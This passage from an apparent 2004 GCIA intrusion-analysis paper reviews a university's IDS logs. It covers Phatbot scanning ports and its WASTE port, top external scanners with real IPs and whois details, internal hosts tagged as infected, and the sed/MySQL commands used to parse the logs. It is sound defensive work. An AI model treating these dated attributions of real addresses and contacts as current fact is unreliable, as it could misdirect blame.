> ** picks a random address within the infected machine's /8 subnet*
> ** scans (in order) 80, 6129, 1025, 3127 (all tcp) from ephemeral source ports (the source port is not fixed)."*

Recommendations could be to compile a complete list of internal devices that are scanning on these ports and then have the network team locate the devices. To save time the remote device could be checked to see if it is listening on port 4387. Phatbot uses this port to communicate via the waste protocol [57]. After locating the device it should be cleaned or the drive formatted and reloaded with a complete system rebuild.


The following table describes the Top 25 external scans:

Count	Source IP Address	FQDN/ whois
85936	220.197.192.39	UNICOM- China United Telecommunications Corporation
38516	61.214.196.130	p1002-ipadfx01otsu.shiga.ocn.ne.jp
36626	213.180.193.68	proxychecker.yandex.net
35866	193.120.129.82	host2.sdl.ie
34810	203.15.51.51	SORBS-NET- Spam and Open Relay Blocking System (SORBS)
27156	24.6.74.41	c-24-6-74-41.client.comcast.net
26654	165.246.35.168	This IP address range is not registered in the ARIN database
26043	207.96.102.27	host27.americanalarm2.a.subnet.rcn.com
25411	61.220.43.174	61-220-43-174.HINET-IP.hinet.net
23745	67.161.192.207	c-67-161-192-207.client.comcast.net
22455	147.46.45.164	This IP address range is not registered in the ARIN database
22154	207.190.71.36	Midwest Telnet
21662	209.116.252.17	dbm2.connext.net
21492	62.23.119.133	host.133.119.23.62.rev.coltfrance.com
20486	64.136.199.197	64-136-199-197-dhcp-kc.everestkc.net
20178	64.68.188.105	Northern Valley Communications NOVC (NET-64-68-160-0-1)
19073	80.191.163.12	Iran Telecommunication Maintenance Center
18561	64.163.92.253	64-163-92-253.ded.pacbell.net
18527	213.189.229.5	cmn.bashnet.ru
18380	207.3.145.130	Cable & Wireless CW-NET-207-2-104 (NET-207-2-104-0-1)
17827	218.156.65.55	Unknown to the analyst - KORNET-INFRA000001
17820	66.69.180.216	cs6669180-216.houston.rr.com
17052	212.194.156.48	f08v-1-48.d1.club-internet.fr
16732	206.222.14.209	eNET Inc

16550	212.95.119.76	gsha-mailsrv.gs.de

3.6 Link Graph

The following link graph taken from the scan data will help explain how an external host from the Internet has infected the host at MY.NET.80.224. A few minutes later the internal host begins scanning for internal and external addresses to infect via multiple exploit vectors.



reference: http://www.cert.org/current/archive/2004/04/20/archive.html#phatbot

The above link graph is an example of one internal host that has become infected in this fashion; however there are many other examples in the scan logs.

3.7 OOS Files Analysis

http://isc.sans.org/logs/oos/index.php

File name	File size	Date that the file was saved
oos_report_040420	311296	Sat Apr 24 10:04:22 2004
oos_report_040421	253952	Sun Apr 25 10:04:20 2004
oos_report_040422	237568	Mon Apr 26 10:02:26 2004
oos_report_040425	376832	Thu Apr 29 10:00:26 2004
oos_report_040426	229376	Fri Apr 30 10:00:27 2004

I noticed that the file for the 040420 only started on the 04/04/24 so went to the Internet and downloaded the files from the oos_report_040416-19 to be sure that I would have all the data from 20th to the 26th. The oos file for the 040416 starts at 04/20-00:05:44.978513. The filename date is incorrect.

The data that is in the oss files is all of the data that has violated the RFC that governs the IP protocol. The data is often a good source of tracking down infected or badly configured devices in the network.


The top 2 talkers for the oos data are 68.54.84.49 and 66.225.198.20. The destinations are MY.NET.6.7 and MY.NET.12.6 on port 110 and 25 respectively. These ports are registered in the IANA as Post Office Protocol -Version 3 and

SMTP. In every case for this combination of addresses, the flags set in the packet have the following combination. 12****S*. The use of the reserved bits set on the flags indicates external congestion notification (ECN). This is normally an indicator of traffic congestion at the source. The RFC 3168 [58] explains the addition of the ECN bits at bits 8 and 9.

> *" Before a TCP connection can use ECN, Host A sends an ECN-setup SYN packet, and Host B sends an ECN-setup SYN-ACK packet."*

The flag combinations of 12****S* appear to be an attempt to set up an ECN connection with the receiver. Successful connection could allow the sender to set congestion notification.

The following illustration shows the positioning of the 4 bits in the TCP frame at bytes 8 and 9.




```
04/20-02:50:15.210632 68.54.84.49:36955 -> MY.NET.6.7:110
04/24-04:40:16.591784 66.225.198.20:40895 -> MY.NET.12.6:25 (MY.NET.12.6 = mail server
recognised from mimail event above)
```

The following table show all of the flag combinations that occurred in the oos files and the second table to the right of that shows the Top 10 IP address sources for the complete 5 days.

Count	Flags
7946	12****S*
220	12*A**S*
203	********
57	****P***
42	12***R**
7	12UAPRSF
7	**U*****
3	1**APRSF
3	*2UA**SF

Count	Source	FQDN/whois
2790	68.54.84.49	pcp01741335pcs.howard01.md.comcast.net
371	66.225.198.20	unknown.splashhost.net
263	68.55.57.217	pcp02890198pcs.catonv01.md.comcast.net
218	141.152.34.103	Verizon Internet Services
218	61.172.200.228	CHINANET Shanghai province network
137	199.184.165.136	xemacs.org
125	204.92.130.35	smtp25.svngsrgstr.com
125	63.71.152.2	wall.turbinegames.com
116	204.92.130.36	smtp26.svngsrgstr.com
111	67.119.232.234	adsl-67-119-232-234.dsl.sndg02.pacbell.net

3.8 Prioritised Detects

3.8.1 Potentially Compromised Internal Hosts

Count	Source IP
276636	MY.NET.17.45
224801	MY.NET.80.224
221425	MY.NET.111.51
119631	MY.NET.112.193
93201	MY.NET.84.186
51805	MY.NET.153.195
44193	MY.NET.150.226
25165	MY.NET.69.210

The list above describes the top 25 internal hosts that are scanning on port 3127 and 6129. These hosts are positively infected with a variant of the Phatbot and should be removed from the network.

Count	IP address
713579	MY.NET.112.189
693976	MY.NET.81.39
480921	MY.NET.43.7
322420	MY.NET.43.12
166771	MY.NET.17.45

The list above describes the TOP 10 internal addresses that have conducted scans on port 135. The observation with this list is that the top 4 IP addresses have conducted scans of the entire subnets of MY.NET.0.0/8. The scans from these top 4 addresses appear to be have created by a tool with human intervention.

Count	IP address
132522	MY.NET.111.51
118509	MY.NET.80.224
95583	MY.NET.43.10
70192	MY.NET.112.193
62120	MY.NET.84.186
11	MY.NET.110.72

The following hosts have been infected with Nimda and need to be cleaned. **MY.NET.97.85**, **MY.NET.97.146**

The following host should be investigated for any presence of Back Orifice Trojan, **MY.NET.153.143**

The following host should be investigated for any presence of EDonkey

MY.NET.84.235

Investigate what ftp services are running at **MY.NET.24.27** and upgrade if necessary to avoid Dos attacks on WU-FTP services

3.8.2 Top 5 External Addresses under Consideration

3 different signatures are present for **61.48.8.56** as a source
2 instances of SYN-FIN scan!
10 instances of TFTP - External TCP connection to internal tftp server
680 instances of Null scan!
Country: CN
Contact E-mail: abuse@cnc-noc.net
AS Number: 4814
Total Records against IP: 11
Number of targets: 6
Date Range: 2004-08-23 to 2004-09-25
http://www.dshield.org/ipinfo.php?ip=61.48.8.56

4 different signatures are present for **209.164.32.205** as a source
1 instances of Probable NMAP fingerprint attempt
1 instances of SYN-FIN scan!
399 instances of Null scan!
4367 instances of Tiny Fragments - Possible Hostile Activity

HostName: 209.164.32.205.ptr.us.xo.net
Country: US
Contact E-mail: abuse@xo.com
AS Number: 2828
Total Records against IP: 37
Number of targets: 3
Date Range: 2004-08-17 to 2004-09-30
OrgName: XO Communications
OrgID: XOXO
Address: Corporate Headquarters
Address: 11111 Sunset Hills Road
City: Reston
StateProv: VA
PostalCode: 20190-5339
Country: US
http://www.dshield.org/ipinfo.php?ip=209.164.32.205
Correlations http://www.giac.org/practical/GCIA/Heather_Larrieu_GCIA.doc

4 different signatures are present for **82.83.43.1** as a source
1 instances of Probable NMAP fingerprint attempt
1 instances of Possible Trojan server activity
2 instances of TFTP - Internal TCP connection to external tftp server
370 instances of Null scan!
HostName: dsl-082-083-043-001.arcor-ip.net
Country: DE
Contact E-mail: abuse@arcor.net
AS Number: 3209
Total Records against IP: 17
Number of targets: 3
Date Range: 2004-08-14 to 2004-09-27
http://www.dshield.org/ipinfo.php?ip=82.83.43.1

IP Address: **213.180.193.68** - Large SYN scan
HostName: proxychecker.yandex.net
Country: RU
Contact E-mail: kostik@comptek.ru
AS Number: 0
Total Records against IP: 200994
Number of targets: 290
Date Range: 2004-08-16 to 2004-09-16
http://www.dshield.org/ipinfo.php?ip=213.180.193.68

3.9 Correlations - GCIA, CERT, BugTraq, Etc

An investigation was done in order to see what happened in the rest of the world on the same day as the events that were received by the university. I think the most significant correlation during this period of time would have to be the release of a new Phatbot Trojan, which was also discovered in the log files of the university network.

The head line news at the CERT report the following top vulnerabilities for the 20/04/2004. [59]

- *Phatbot Trojan*

http://www.lurhq.com/phatbot.html

3.10 Defensive Recommendations

The university currently has a fair amount of internal Phatbot hosts that are infected. These hosts need to be address and cleaned immediately as they will significantly reduce the performance of the network.

There appears to be a fair amount of P2P applications sharing in the network. IRC is used at a number of locations. The university could establish a security policy. Educational seminars can be arranged to enlighten the users on how attackers are able to carry out these attacks and how to practice safe networking.

The perimeter ingress router could be configured to block any potentially dangerous and unwanted network traffic from entering the university network as a first line defence. A stateful inspection firewall should be employed behind the router to further block any unneeded traffic from entering and leaving the university network. The following services have been observed running in the network during the analysis of these events NETBIOS (137,139,445), RPC (111), FTP (21), LPD (515), TFTP (69), and Back Orifice. Devices from the Internet have contacted these services, which should be considered to be unsafe and should almost positively be blocked at the entrance to the network. It could also be recommended that an up to date anti-virus software be applied at the email gateway

Internal workstation hosts should belong to a patch management program. Anti virus software could be employed on all of the campus devices in order mitigate and to discover compromised hosts.

3.11 Description of Analysis Process

To analyse the data logs, I used many grep, awk and sed commands but mostly I used a combination of both snortsnarf and a method that was learnt from Brandon Newport. [60] Mr Newport very cleverly has come up with a method to combine the files and then replaces some of the characters in the data to act as delimiters during an import. This is done in order to normalise the data, which makes it possible to import the data into a MySql database. I have used a slightly newer version of the MySql database and therefore have used a different method to import the data to the database.

I would like to thank Mr Brandon Newport for the tremendous amount of work and effort that he put into developing the vast majority of the commands that I have used below. A lot of these commands where adapted from Mr. Newport's GCIA practical paper.

I tried to use the commands that Mr. Newport had used to import his data but it failed. This meant that I had to use a different method. The following URL explains the problem that I experienced.

http://www.ispirer.com/doc/sqlways36/troubleshooting/mysql_db.html

```
# mysql -V
mysql  Ver 12.22 Distrib 4.0.20, for pc-linux (i686)
```

```
# grep "10\.234\." all-alerts.txt
# sed 's/MY.NET/10.234/g' all-alerts.txt > new-all-alerts.txt
# sed 's/MY.NET/10.234/g' all-scans.txt > new-all-scans.txt
# sed 's/MY.NET/10.234/g' all-oss.txt > new-all-oss.txt
grep -v spp_portscan new-all-alerts.txt | sed 's/\[\*\*\]/\%/g' | sed 's/->/\%/g' | sed
's/:/%/4' | sed 's/:/%/3' > alert.txt
grep spp_portscan new-all-alerts.txt | sed 's/\[\*\*\]/\ /2' | sed 's/\[\*\*\]/\%/g' | sed
's/from/\%/g' | sed 's/ (/\ % (/g' | sed 's/\.*:/ %/4' | sed 's/HOSTS %/HOSTS:/g' > spp.txt
CREATE DATABASE giac;
use giac;
CREATE TABLE alert
CREATE TABLE alert(date CHAR(21),attack CHAR(50),src CHAR(15),srcp CHAR(6),dst CHAR(15),dstp
CHAR(6));
CREATE TABLE spp(date CHAR(30),attack CHAR(50),src CHAR(15),misc CHAR(45));
mysqlimport -uroot -p giac alert.txt --local --fields-terminated-by=%
mysqlimport -uroot -p giac spp.txt --local --fields-terminated-by=%

select count(*) from alert;
select count(distinct src) from alert;
select count(*) from spp;
select count(distinct src) from spp;
select src, count(*) as count from alert group by src order by count desc limit 25;
select dst, count(*) as count from alert group by dst order by count desc limit 25;
select count(*) as count, dstp from alert group by dstp order by count desc limit 25;
select src, count(*) as count from alert where src like "%MY.NET.%" group by src order by
count desc limit 25;
select count(src) as count from alert where src like "%MY.NET.%";
select count(distinct attack) as count from alert;
select count(distinct attack) as count from spp;
select src, dst, count(distinct src) as count from alert group by dst order by count desc
limit 25;
select src, dst, count(distinct dst) as count from alert group by src order by count desc
limit 25;
select src, count(*) as count from spp group by src order by count desc limit 25;
top src/dst pair:
select src,dst,count(*) as count from alert group by src,dst order by count desc limit 10;

The following command was used to generate the list of ports that are accessed on MY.NET.30.4.
Data structure looks as follows:
04/20-13:01:25.989026  % MY.NET.30.4 activity % 198.59.139.132%3175 % MY.NET.30.4%80
# egrep "MY.NET.30.4 activity.*MY.NET.30.4" alert.txt | cut -d' ' -f9 |cut -d'%' -f2| sort
|uniq -c
```

[1] "Network Placement" URL: http://www.snort.org/docs/snort-win2k.htm#2
[2] "Dell PowerEdge 1850" URL:
http://configure.us.dell.com/dellstore/config.aspx?c=us&cs=555&l=en&oc=PE1850PAD&s=biz
[3] "Microsoft SharePoint Portal Server 2003" URL:
http://www.microsoft.com/office/sharepoint/howtobuy/default.mspx
[4] "Fiber Optic Splitter Tap" URL:
http://www.cisco.com/en/US/products/sw/netmgtsw/ps2188/products_installation_guide_chapter09186a00800ae1c5.html#xtocid1
[5] NetOptics "Deploying Network Taps with Intrusion Detection Systems"
http://www.netoptics.com/products/pdf/Taps-and-IDSs.pdf?Section=news
[6] Why be stealth http://www.linuxjournal.com/article.php?sid=6222
[7] Bauer, Mick „Paranoid Penguin: Stealthful Sniffing, Intrusion Detection and Logging" URL:
http://www.linuxjournal.com/article.php?sid=6222
[8] Fullager, Glenn "ids secmon 1.2.3 severity setting"

http://forum.cisco.com/eforum/servlet/NetProf?page=netprof&CommCmd=MB%3Fcmd%3Dpass_through%26location%3Doutline%40%5E1%40%40.1dd5e3bc/0#selected_message
[9] Mail discussion about multiple VMS servers
http://forum.cisco.com/eforum/servlet/NetProf?page=netprof&CommCmd=MB?cmd=display_location&location=.eeaade3/1
[10] WinZip http://www.winzip.com/
[11] Cisco security agent http://www.cisco.com/en/US/products/sw/secursw/ps5057/index.html
[12] Maintaining Security Monitor
http://www.cisco.com/en/US/products/sw/cscowork/ps3991/products_user_guide_chapter09186a008018d96f.html#131178
[13] Riddell, Trenton "Making the Case for Intrusion Detection"
http://www.giac.org/practical/Trenton_Riddell_GCIA.doc
[14] Method for CLI Capture Packet
http://forum.cisco.com/eforum/servlet/NetProf?page=netprof&CommCmd=MB%3Fcmd%3Dpass_through%26location%3Doutline%40%5E1%40%40.eeaecce/0#selected_message
[15] "TurnOn iplog@CLI, 4.1 sensor"
http://forum.cisco.com/eforum/servlet/NetProf?page=netprof&CommCmd=MB%3Fcmd%3Ddisplay_location%26location%3D.eead524
[16] Ethereal http://www.ethereal.com/
[17] Tcpdump http://www.tcpdump.org/
[18] "The TLS Protocol" URL: http://www.ietf.org/rfc/rfc2246.txt
[19] "What's the difference between SSH and SSL/TLS?" URL:
http://www.snailbook.com/faq/ssl.auto.html
[20] "What is Secure Shell?" http://www.ayahuasca.net/ssh/ssh-faq-1.html#ss1.1
[21] "un-encrypting HTTPS using the STE" URL:
http://forums.cisco.com/eforum/servlet/NetProf?page=netprof&type=Subscriptions&loc=.1dd64066/0
[22] Fwlogsum
URL: http://www.qinini.com/software/fwlogsum/
[23] Microsoft Office SharePoint Portal Server URL: http://www.microsoft.com/SharePoint/
[24] BSI "Is BS7799 for you?
URL: http://www.itsecurity.com/papers/trinity5.htm
[25] CiscoWorks SIMS URL:
http://www.cisco.com/en/US/products/sw/cscowork/ps5209/prod_bulletin09186a008017dcb1.html
[26] Fraser, B "Request for Comments: 2196 (September 1997) Site Security Handbook"
URL: http://www.faqs.org/rfcs/rfc2196.html
[27] "How to Write Snort Rules and Keep Your Sanity" URL:
http://www.snort.org/docs/writing_rules/chap2.html
[28] "ATTACK-RESPONSES Microsoft cmd.exe banner" URL:
http://www.snort.org/snort-db/sid.html?id=2123
[29] SWITCH - Research Paper on Default TTL values.
http://secfr.nerim.net/docs/fingerprint/en/ttl_default.html
[30] Know Your Enemy: Passive Fingerprinting. http://www.honeynet.org/papers/finger/
[31] Enterasys Networks Security Response Team web page.
http://www.enterasys.com/support/security/incidents/2004/05/10860.html
[32] "New Sasser Set to Spread Fast" URL: http://www.pcmag.com/article2/0,1759,1590273,00.asp
[33] "W32/Sasser.worm.e" URL: http://vil.nai.com/vil/content/v_125091.htm
[34] Storm, Pete "Network Intrusion Prevention Systems, the Next Big Thing?" URL:
http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf
[35] "IEEE OUI and Company_id Assignments" URL: http://standards.ieee.org/regauth/oui/index.shtml
[36] SnortUsers Manual 2.2.0 "The Snort Project" URL:
http://www.snort.org/docs/snort_manual/node19.html#SECTION00459000000000000000
[37] "Know Your Enemy: Passive Fingerprinting" URL: http://www.honeynet.org/papers/finger/
[38] Wright, Matt - Formmail attack "Top Attacks for the 1st Quarter 2002" URL:
http://www.securityfocus.com/corporate/research/top10attacks_q1_2002.shtml
[39] Morgan, Barbara URL: http://www.giac.org/practical/GCIA/Barbara_Morgan_GCIA.doc
[40] Bleeding snort web site URL: http://www.bleedingsnort.com/
[41] URL: http://dictionary.reference.com/search?q=Spam%20

[42] Trendmicro "CHM_PSYME.Q" URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=CHM_PSYME.Q
[43] URL: http://www.gnu.org/software/wget/wget.html
[44] Dropper.O URL: http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=vis&idvirus=50167
[45] Microsoft HTML workshop tool URL: http://go.microsoft.com/fwlink/?LinkId=14188
[46] IE Vulnerability Flagged URL: http://www.internetnews.com/dev-news/article.php/3338461
[47] oborn, david URL: http://www.giac.org/practical/David_Oborn_GCIA.html#detect4
[48] "Snort manual" URL: http://www.snort.org/docs/snort_manual/node19.html#SECTION00454000000000000000
[49] "Port 51443 TCP, UDP" URL http://www.seifried.org/security/ports/51000/51443.html
[50] "Dshield" URL http://www.dshield.org/ipinfo.php?ip=134.192.42.11
[51] Tiny fragments and GNUTELLA URL: http://archives.neohapsis.com/archives/snort/2000-05/0115.html
[52] URL: http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf
[53] Williams, Al "GCIA Practical ver 3.3" http://www.whitehats.ca/main/members/Herc_Man/Files/Al_Williams_GCIAPractical.pdf
[54] Whitehats URL: http://www.whitehats.com/info/IDS111
[55] Sven Dietrich, Neil Long, David Dittrich "An analysis of the ``Shaft'' distributed denial of service tool" URL: http://home.adelphi.edu/~spock/shaft_analysis.txt
[56] Van_Lengerich, Holger "part 3" URL: http://www.giac.org/practical/GCIA/Holger_van_Lengerich_GCIA.pdf
[57] URL: http://www.lurhq.com/phatbot.html
[58] "RFC 3168" URL: http://www.faqs.org/rfcs/rfc3168.html
[59] CERT News URL: http://www.cert.org/current/archive/2004/04/20/archive.html.
[60] Newport, Brandon –GIAC Practical Paper URL: http://www.giac.org/practical/Brandon_Newport_GCIA.zip